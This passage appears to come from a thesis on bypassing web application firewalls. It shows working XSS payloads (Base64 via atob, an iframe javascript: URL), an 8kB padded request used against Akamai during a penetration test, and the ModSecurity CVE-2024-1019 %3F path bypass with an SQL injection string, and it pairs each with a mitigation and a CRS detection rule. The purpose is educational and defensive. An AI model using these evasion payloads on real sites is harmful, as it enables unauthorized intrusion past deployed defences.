
Figure 4.9: Imperva Bypass using JJEncode. Source: `https://www.techanarchy.net/content/images/2021/02/javascript_xss.png`

The Mitigation

To prevent these encodings to be successful in bypassing the WAF, it is possible to proceed in two ways:

1. Write a rule that is able to identify JSF**k and JJEncode encoded payloads and stop them.
2. Write a normalization function that decodes JSF**k and JJEncode encoded payloads before executing the rules.

For example, the Core Rule Set contains a specific rule to stop JSF**k encoded payloads, which is shown in Figure 4.10.



```
SecRule REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|REQUEST_FILENAME|XML:/* "@rx ![!+ ]\[\]" \
    "id:941360,\
    phase:2,\
    block,\
    capture,\
    t:none,\
    msg:'JSFuck / Hieroglyphy obfuscation detected',\
    logdata:'Matched Data: Suspicious payload found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',\
    tag:'application-multi',\
    tag:'language-multi',\
    tag:'attack-xss',\
    tag:'xss-perf-disable',\
    tag:'paranoia-level/1',\
    tag:'OWASP_CRS',\
    tag:'capec/1000/152/242/63',\
    ver:'OWASP_CRS/4.0.1-dev',\
    severity:'CRITICAL',\
    setvar:'tx.xss_score=+%{tx.critical_anomaly_score}',\
    setvar:'tx.inbound_anomaly_score_pl1=+%{tx.critical_anomaly_score}'"
```

Figure 4.10: CRS rule to stop JSF**K encoded payloads

4.2.3 Base64 Encoding

Another way attackers can use to obfuscate their payloads and avoid being detected by WAFs is Base64. Base64 is a binary to text encoding that takes 6 bits at a time from the source and maps them to one of 64 unique characters [25].

For example, the XSS basic payload:

```
<script>alert('XSS')</script>
```

can be base64 encoded to:

```
PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=
```


This encoding is particularly useful to bypass a WAF, since without decoding the payload it is impossible to recognize it as an XSS payload. Of course, in order for the payload to be effective in exploiting the vulnerability, it needs to be decoded by the web server. However, in the example of an XSS vulnerability, since the attacker has the capability to execute Javascript code, it is possible to decode the payload using the Javascript function `atob()`.

This technique has proven successful to bypass the AWS (Amazon Web Services) WAF[9], as reported by Cognisys Labs[10][26].

In the report, we see that the tested web application is vulnerable to an XSS vulnerability in the `redirect` URL parameter. However, the payload:

```
?redirect=javascript:alert(1)
```

to execute the alert function that proves the XSS vulnerability, is blocked by the WAF, as we can see in Figure 4.11.



Request

```
GET /login?redirect=javascript:alert(1) HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:109.0) Gecko/20100101 Firefox/114.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
X-Pwnfox-Color: green
Te: trailers
```

Response

```
HTTP/2 403 Forbidden
Server: awselb/2.0
Date: Tue, 20 Jun 2023 08:49:08 GMT
Content-Type: text/html
Content-Length: 118

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <center>
      <h1>
        403 Forbidden
      </h1>
    </center>
  </body>
</html>
```

Figure 4.11: XSS payload blocked by the WAF. Source https://github.com/CognisysGroup/cognisysgroup.github.io/assets/46415431/b1658e65-64c8-48e0-bc38-1e8ab2f4c743


On the contrary, using the payload:

```
?redirect=javascript:atob`
   PGltZyBzcmM9MSBvbmVycm9yPWFsZXJ0KCJIZWxsbyIpPg==`
```

[9]https://aws.amazon.com/waf/?nc1=h_ls

[10]https://labs.cognisys.group

bypassed the WAF and was able to trigger an alert, as shown in Figure 4.12.


[redacted]
[redacted]
[redacted]

Hello

Figure 4.12: AWS WAF bypass using Base64 encoding. Source: `https://github.com/CognisysGroup/cognisysgroup.github.io/assets/46415431/5c280ee5-b063-43a3-a26e-46f43f4bbf99`

This payload works like this:

- The `atob` function decodes the base64 encoding to `<img src=1 onerror=alert("Hello")>`, which triggers the Javascript function `alert()` when errors happen during loading the image from the source `1`, which happens always since the source is invalid.

- The decoded base64 is then interpreted by the browser as javascript code, which is the executed.

The Mitigation

To prevent this kind of bypass, it is possible to proceed in two ways:

1. During the normalization phase, it is possible to decode all the base64 encoded strings to analyze the original payload. For example, in ModSecurity this can be achieved using the `base64Decode` transformation function. However, this can be dangerous when used together with other transformation functions such as `lowercase`, because they could invalidate the base64 encoding resulting in the impossibility to decode. So, when using this approach, it is important to consider carefully the order in which transformation functions are executed.

2. Alternatively, it is possible to stop every payload that contains a function to decode base64 encoding, such as `atob()`, so that attackers are not able to decode their payload. Of course, this approach is ineffective if the decoding is performed by the web server. However, the Core Rule Set uses this second approach.

4.3 Exploiting a Misconfiguration/Vulnerability

As every security tool, WAFs are as secure as their configuration and implementation. This means that attackers may leverage upon configuration errors or bugs in the WAF code to avoid detection.


4.3.1 Submitting Very Large Requests

One thing we need to consider when using a Web Application Firewall is that it may affect the performance of the protected web application: the slower the WAF is in analyzing the requests, the greater will be the delay to receive a response. This is especially true if the WAF needs to analyze big HTTP requests.

In some cases, in order to avoid the WAFs slowing down the application, developers configure them to not analyze requests which size is bigger than a predefined number of bytes. However, this could have a great impact on the security of the web application and the effectiveness of the WAF protection, because if an attacker discovers this misconfiguration he just needs to send bigger requests than the maximum threshold to avoid their payloads being detected, unless proper security measures are in place.

During my internship in aizoOn, which was mainly focused on Web Application penetration testing, my team and I exploited this technique to bypass the Akamai[11] Web Application Firewall.

In particular, when working on a penetration test for a client, we discovered a Cross-Site Scripting (XSS) vulnerability in the `alias` parameter. Unfortunately, when trying to trigger the usual `alert()` function to prove the existence of the vulnerability, we got blocked by the WAF, as shown in Figure 4.13.



```
POST /index.php
                    HTTP/1.1
Host:
Cookie: PHPSESSID=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0)
Gecko/20100101 Firefox/122.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 141
Origin:
Referer:
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

id_utente=      &email=                  &alias=
%3Ciframe+src%3D%22javascript%3Aalert('aizoon_xss')%3E&
```

```
HTTP/1.1 403 Forbidden
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 290
Expires: Mon, 19 Feb 2024 09:29:47 GMT
Date: Mon, 19 Feb 2024 09:29:47 GMT
Connection: close

<HTML>
  <HEAD>
    <TITLE>
      Access Denied
    </TITLE>
  </HEAD>
  <BODY>
    <H1>
      Access Denied
    </H1>

    You don't have permission to access


    </BODY>
  </HTML>
```

Selection 54 (0x36)

Selected text

```
%3Ciframe+src%3D%22javascript%3Aalert('aizoon_xss')%3E
```

Decoded from: URL encoding


```
<iframe src="javascript:alert('aizoon_xss')>
```

Request attributes	2
Request query parameters	3
Request body parameters	5
Request cookies	2
Request headers	16
Response headers	7

Figure 4.13: XSS Payload blocked by Akamai WAF. Some details have been redacted for privacy reasons.

After a lot of tries with several encoding techniques, we decided to try with a very big request (more than **8kB**), as shown in Figure 4.14.

[11]`https://www.akamai.com/products/app-and-api-protector`




```
POST /index.php[redacted] HTTP/1.1
Host: [redacted]
Cookie: PHPSESSID=[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 144
Origin: [redacted]
Referer: [redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

foo=
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&id_utente=[redacted]&email=[redacted]&alias=
%3Ciframe+src%3D%22JavaScript%3Aalert('aizoon_XSS')%22%3E
```

Figure 4.14: Very large HTTP request to bypass Akamai. Some details have been redacted for privacy reasons.

As we can see, in order to be certain that the XSS payload remained clean, we created a parameter `foo` with roughly eight thousand characters to enlarge the request size. Using this request the WAF didn't trigger any error and we were able to exploit the XSS vulnerability, as shown in Figure 4.15.



```
HTTP/1.1 200 OK
Server:
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 11
Content-Type: text/html; charset=UTF-8
Date: Fri, 16 Feb 2024 14:32:50 GMT
Connection: close
```

Figure 4.15: Exploited XSS vulnerability bypassing Akamai. Some details have been redacted for privacy reasons.

This technique has also been proven successful for the AWS WAF, which doesn't analyze requests bigger than **8kB** [27].

While limiting the request dimension that the WAF can analyze can be a good choice on the performance side, we have seen that it could have dangerous implications on the security one, unless proper security measures are in place.

The Mitigation

To mitigate this kind of bypass it is enough to configure the WAF to block every request that exceeds the maximum dimension configured. For example, in the case of the AWS WAF this can be achieved using the `SizeRestrictions_BODY` rule.

4.3.2 Exploiting a Bug

As every software tool, even WAFs could contain bugs in their source code, which attackers could exploit to bypass their protection.

Let's consider for example, the last discovered vulnerability for ModSecurity, CVE-2024-1019[12] discovered by the OWASP CRS team [28].

This vulnerability allows attackers bypass the WAF protection for path-based payloads, which are those payloads that don't appear in a parameter of the request, but directly in the URL. Let's consider for example a web application that retrieves information about a user using the following URL:

```
/users/id/<id>
```

in which the `<id>` is used as a parameter in an SQL injection statement like the following:

```
SELECT * FROM users WHERE id='<id>'
```

If the query is vulnerable to SQL-injection an attacker could insert the payload directly in the URL path:

```
/users/id/1' OR 1=1--
```

This kind of payload is referred to as a path-based one.

The security researchers of the OWASP CRS team discovered that ModSecurity performs URL-decoding of the URL before separating the URL path component from the query parameters. This separation is performed at the first `?` encountered in the decoded URL. This allows an attacker to force the separation at a position of their choosing by inserting `%3F` (URL encoding of the character `?`) in the URL. So, an attacker can bypass every rule that inspect the URL path component by inserting the payload after the `%3F` character. In particular an attacker can bypass the rules that inspect the `REQUEST_FILENAME` and `REQEST_BASENAME` variables which contain the relative request URL without the query string and the filename of the request URL respectively. So, for the URL `/users/id/1`:

```
REQUEST_FILENAME = /users/id/1
REQUEST_BASENAME = 1
```

To understand better the vulnerability let's consider the previous example. If the attacker uses the same payload:

```
/users/id/1' OR 1=1--
```

ModSecurity will be able to detect it because the variables `REQUEST_FILENAME` and `REQEST_BASENAME` would be correctly populated. However, if the attacker inserts `%3F` before the payload:

```
/users/id/1 %3F ' OR 1=1--
```

ModSecurity would populate the two variables like this:

```
REQUEST_FILENAME = /users/id/1
REQUEST_BASENAME = 1
```

As we can see, the payload is not present, resulting in a bypass of every rule that inspect these two variables. On the contrary, if the web server uses the last part of the URL without proper checks, the SQL statement would be:

```
SELECT * FROM users WHERE id='1 %3F ' OR 1=1--'
```

